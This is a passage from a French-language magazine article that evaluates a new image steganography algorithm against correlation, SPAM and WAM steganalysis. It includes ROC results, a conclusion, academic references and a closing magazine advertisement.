La base d'images naturelles servant à la calibration du détecteur comporte 277 images non modifiées. Elles sont issues d'un Canon EOS 450D et toutes prises à l'ISO 100. Elle comporte tous types d'images : scènes d'intérieur, d'extérieur, avec ou sans flash, portraits, paysages, objets, etc. Pour chaque série d'images, nous créons 8 images stéganographiées aux taux 0,1%, 0,5%, 1%, 10%, 25%, 50%, 75% et 100%. Il existe 14 séries d'images au format 4290x2856 (12Mp) et 13 séries au format 1024x1024 issues des images grand format. Cela permet d'obtenir une banque de 314 images aux différents taux et avec les deux découpages.

3.3 Attaques

- Coefficients de corrélation [5]

La première attaque retenue se base sur la relation entre deux pixels voisins au niveau de leur bit de poids faible. Plus deux pixels sont proches, plus il y a de chance pour que leur bit de poids faible soit égal. Un coefficient de corrélation est calculé pour un écartement précis entre deux pixels. L'attaque consiste à calculer 4 coefficients par image, déterminés par $X_{cor}(t_1, t_2)$ où t_1, représente le nombre de pixels séparant les deux pixels en question dans la direction verticale vers le bas et t_2 représente le nombre de pixels séparant les deux pixels en question dans la direction horizontale vers la droite. Les valeurs du couple (t_1, t_2) utilisé par les auteurs sont (1,1), (1,2), (1,3) et (2,1). Nous avons décidé d'ajouter les valeurs (1,0) et (0,1) qui correspondent au pixel voisin, afin d'améliorer les résultats de l'attaque.

La figure 7 présente les résultats au travers de courbes ROC. Le graphique de gauche présente les courbes pour le découpage aléatoire, et celui de droite pour le découpage géographique. Chaque couleur de courbe identifie un taux d'insertion.




Figure 7 : Courbes ROC pour l'attaque des coefficients de corrélation

Les résultats pour le découpage aléatoire sont donc comparables à des résultats issus d'une stéganographie LSB. De plus, les courbes sont toutes confondues car, comme prévu, quel que soit le taux d'insertion, l'image est recomposée par blocs où les pixels ont des positions aléatoires. Donc deux pixels voisins ne sont pas issus de la même image, d'où le résultat. Pour le découpage géographique, plus le taux d'insertion augmente, plus le détecteur est performant. Il reste cependant globalement moyen puisque pour avoir un taux de détection correct à plus de 80%, il faut compter 50% de fausse alarme, ce qui n'est pas acceptable.

- Stéganalyse SPAM [6]

Cette attaque a été présentée récemment au cours du *11ème ACM Workshop on Multimedia and Security*. Les auteurs mettent en évidence le bruit présent dans l'image et le modélise à l'aide d'une chaîne de Markov afin de vérifier s'il est naturel ou non. Cette attaque permet de produire un vecteur de

162 coefficients pour l'ordre 1 de la chaîne de Markov, ou un vecteur de 686 coefficients pour l'ordre 2. La figure 8 présente les résultats.




Figure 8 : Courbes ROC pour l'attaque SPAM

Les deux découpages sont représentés sur ce graphique et seul l'ordre 1 a été calculé. Le découpage aléatoire reste le plus détectable, même si les courbes sont sensiblement équivalentes. Cette attaque est très performante contre notre algorithme puisque le taux de détection dépasse les 90% avec moins de 5% de fausse alarme.

- Stéganalyse WAM [7]

La dernière stéganalyse choisie repose sur la théorie des ondelettes. Une décomposition en ondelettes met en avant le bruit de l'image et un ensemble de fonctions permet d'estimer si ce bruit est naturel ou non. Le résultat de l'attaque est un vecteur de 81 coefficients qui correspondent à des moments d'ordre 1 à 9 du bruit résiduel (9 moments pour les trois directions : verticale, horizontale et diagonale de chaque composante RVB). Les résultats sont présentés dans la figure 9.




Figure 9 : Courbes ROC pour l'attaque WAM

Le découpage aléatoire est exceptionnellement bien détecté puisque l'image finale ressemble en fait à une recomposition de bruits issus de plusieurs images. Ainsi, le taux 100% en détection correcte est atteint avec moins de 1% de fausse alarme. Le découpage géographique est moins bien détecté et encore une fois, plus le taux d'insertion augmente, plus la courbe se rapproche du découpage aléatoire.

Conclusion

Nous avons présenté au travers de cet article un nouvel algorithme de stéganographie dans le domaine spatial. Construit sur l'idée de Hopper, le but était d'utiliser uniquement des images non modifiées et de recomposer la stégo-image à partir de ces images naturelles. L'image résultante fournit une meilleure résistance face aux attaques de l'état de l'art par rapport à la méthode LSB, mais n'est pas pour autant indétectable. Ceci peut être dû au fait que la position de l'attaquant est ici relativement favorable, puisque même s'il ne connaît pas l'algorithme utilisé, il connaît l'appareil utilisé et l'ISO auquel ont été capturés les clichés, ce qui en fait un attaquant relativement fort. Une amélioration peut être d'utiliser un modèle de bruit afin de mieux comprendre le fonctionnement des attaques et ainsi faire évoluer l'algorithme en vue d'une plus grande discrétion. ■

■ REMERCIEMENTS

Merci à Johann Barbier qui m'a encadré et guidé durant ce travail de recherche et à Éric Filiol qui a permis la réalisation de cet article.

■ RÉFÉRENCES

[1] KER (Andrew), « A General Framework for Structural Steganalysis of LSB replacement », dans LNCS, vol. 3727, pages 296-311. Springer, 2005.

[2] HOPPER (Nicholas J.), LANGFORD (John) et VON AHN (Luis), « Provably secure Steganography », dans *Advances in Cryptologie, CRYPTO*, pages 77-92, Springer, 2002.

[3] KER (Andrew), « Improved Detection of LSB Steganography in Grayscale Images », 6th Information Hiding, dans *LNCS*, vol.3200, pages 97-115, Springer, 2005.

[4] KER (Andrew), « Steganalysis of LSB Matching in Grayscale Images », dans *IEEE Signal Processing Letters*, vol.12, pages 441-444, *IEEE*, 2005.

[5] YADOLLAHPOUR (Arezoo) et NAIMI (Hossein Miar), « Attack on LSB Steganography in Color and Grayscale Images Using Autocorrelation Coefficients », dans *European Journal of Scientific Research*, vol. 31, pages 172-183, 2009.

[6] PEVNY (Tomas), BAS (Patrick) et FRIDRICH (Jessica), « Steganalysis by Subtractive Pixel Adjacency Matrix », dans *Proceedings of the 11th ACM workshop on Multimedia and security*, pages 75-84, ACM, 2009.

[7] GOLJAN (Miroslav), FRIDRICH (Jessica) et HOLOTYAK (Taras), « New blind steganalysis and its implications », dans *Proceedings of SPIE*, vol. 6072, pages 1-13, Citeseer, 2006.

GNU/LINUX MAGAZINE N°123

CRÉEZ DES MODULES D'AUTHENTIFICATION RADIUS ET ÉTENDEZ LES FONCTIONNALITÉS DE VOTRE

SOLUTION SINGLE SIGN-ON

SOMMAIRE :

Encore disponible chez votre marchand de journaux jusqu'au 29 janvier 2010

www.ed-diamond.com